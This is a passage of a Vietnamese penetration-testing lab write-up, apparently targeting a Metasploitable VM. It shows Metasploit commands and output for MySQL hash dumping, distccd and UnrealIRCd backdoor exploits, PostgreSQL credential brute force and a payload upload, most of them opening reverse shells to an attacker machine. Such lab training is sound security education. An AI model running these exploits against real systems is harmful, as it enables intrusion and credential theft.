
Chúng ta sẽ sử dụng module mysql_enum để tìm thông tin về tài khoản trong cơ sở dữ liệu



Tiếp theo, chúng ta sẽ sử dụng module mysql_hashdump để dump password hashes từ tất cả các account trong cơ sở dữ liệu.



Bây giờ, chúng ta có thể sử dụng mysql client để kết nối tới cơ sở dữ liệu. Backtrack có một client do đó chúng ta chỉ cần sử dụng lệnh mysql -h IP -u username -p password . Trong trường hợp này, IP là 192.168.128.165, user là root còn password là trống.



Bây giờ, chúng ta đã kết nối tới cơ sở dữ liệu, chúng ta có thể sử dụng lệnh show databases để khám phá các cơ sở dữ liệu được lưu trữ trên MySQL server.

1.4.11. Khai thác lỗ hổng distccd port 3632

```
[msf](Jobs:0 Agents:0) >> use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> set payload cmd/unix/reverse
payload => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> exploit

[*] Started reverse TCP double handler on 192.168.128.164:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 4dDSjXZ0KGBc2PC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "4dDSjXZ0KGBc2PC9\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.128.164:4444 -> 192.168.128.165:46157) at 2023-12-01 23:25:18
+0700

whoami
daemon
```

1.4.12. Khai thác lỗ hổng postgreSQL port 5432

- **PostgreSQL Login Utility**

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/postgres/postgres_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >> set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >> run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.128.165:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password
)
[+] 192.168.128.165:5432 - Login Successful: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >>
```

Ta lấy được thành công tài khoản và mật khẩu

- **PostgreSQL for Linux Payload Execution**

```
[msf](Jobs:0 Agents:1) exploit(linux/postgres/postgres_payload) >> set payload linux/x86/meterpreter/rever
se_tcp
payload => linux/x86/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:1) exploit(linux/postgres/postgres_payload) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:1) exploit(linux/postgres/postgres_payload) >> set LHOST 192.168.128.164
LHOST => 192.168.128.164
[msf](Jobs:0 Agents:1) exploit(linux/postgres/postgres_payload) >> set PASSWORD postgres
PASSWORD => postgres
[msf](Jobs:0 Agents:1) exploit(linux/postgres/postgres_payload) >> exploit

[*] Started reverse TCP handler on 192.168.128.164:4444
[*] 192.168.128.165:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4
.2.3-2ubuntu4)
[*] Uploaded as /tmp/pGXeSCRM.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.128.165
[*] Meterpreter session 2 opened (192.168.128.164:4444 -> 192.168.128.165:42648) at 2023-12-01 23:37:04 +0
700

(Meterpreter 2)(/var/lib/postgresql/8.3/main) >
```

Đã lấy được session!

1.4.13. Khai thác lỗ hổng IRC port 6667

UnrealIRCD 3.2.8.1 Backdoor Command Execution

```
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set payload cmd/unix/reverse
payload => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set LHOST 192.168.128.164
LHOST => 192.168.128.164
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> exploit
```

```
[*] Started reverse TCP double handler on 192.168.128.164:4444
[*] 192.168.128.165:6667 - Connected to 192.168.128.165:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.128.165:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Command: echo thTiCmlms8tETAf2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "thTiCmlms8tETAf2\r\n"
[*] Matching...
[*] A is input...
[*] Accepted the second client connection...
[*] Command: echo MntHCHX8yPEgP8iR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.128.164:4444 -> 192.168.128.165:42762) at 2023-12-01 23:40:59
+0700

[-] Command shell session 2 is not valid and will be closed
[*] 192.168.128.165 - Command shell session 2 closed.
whoami
root
```

1.4.14. Khai thác lỗ hổng Distributed Ruby Remote Code Execution (8787) - Ruby DRb RMI (port 8787)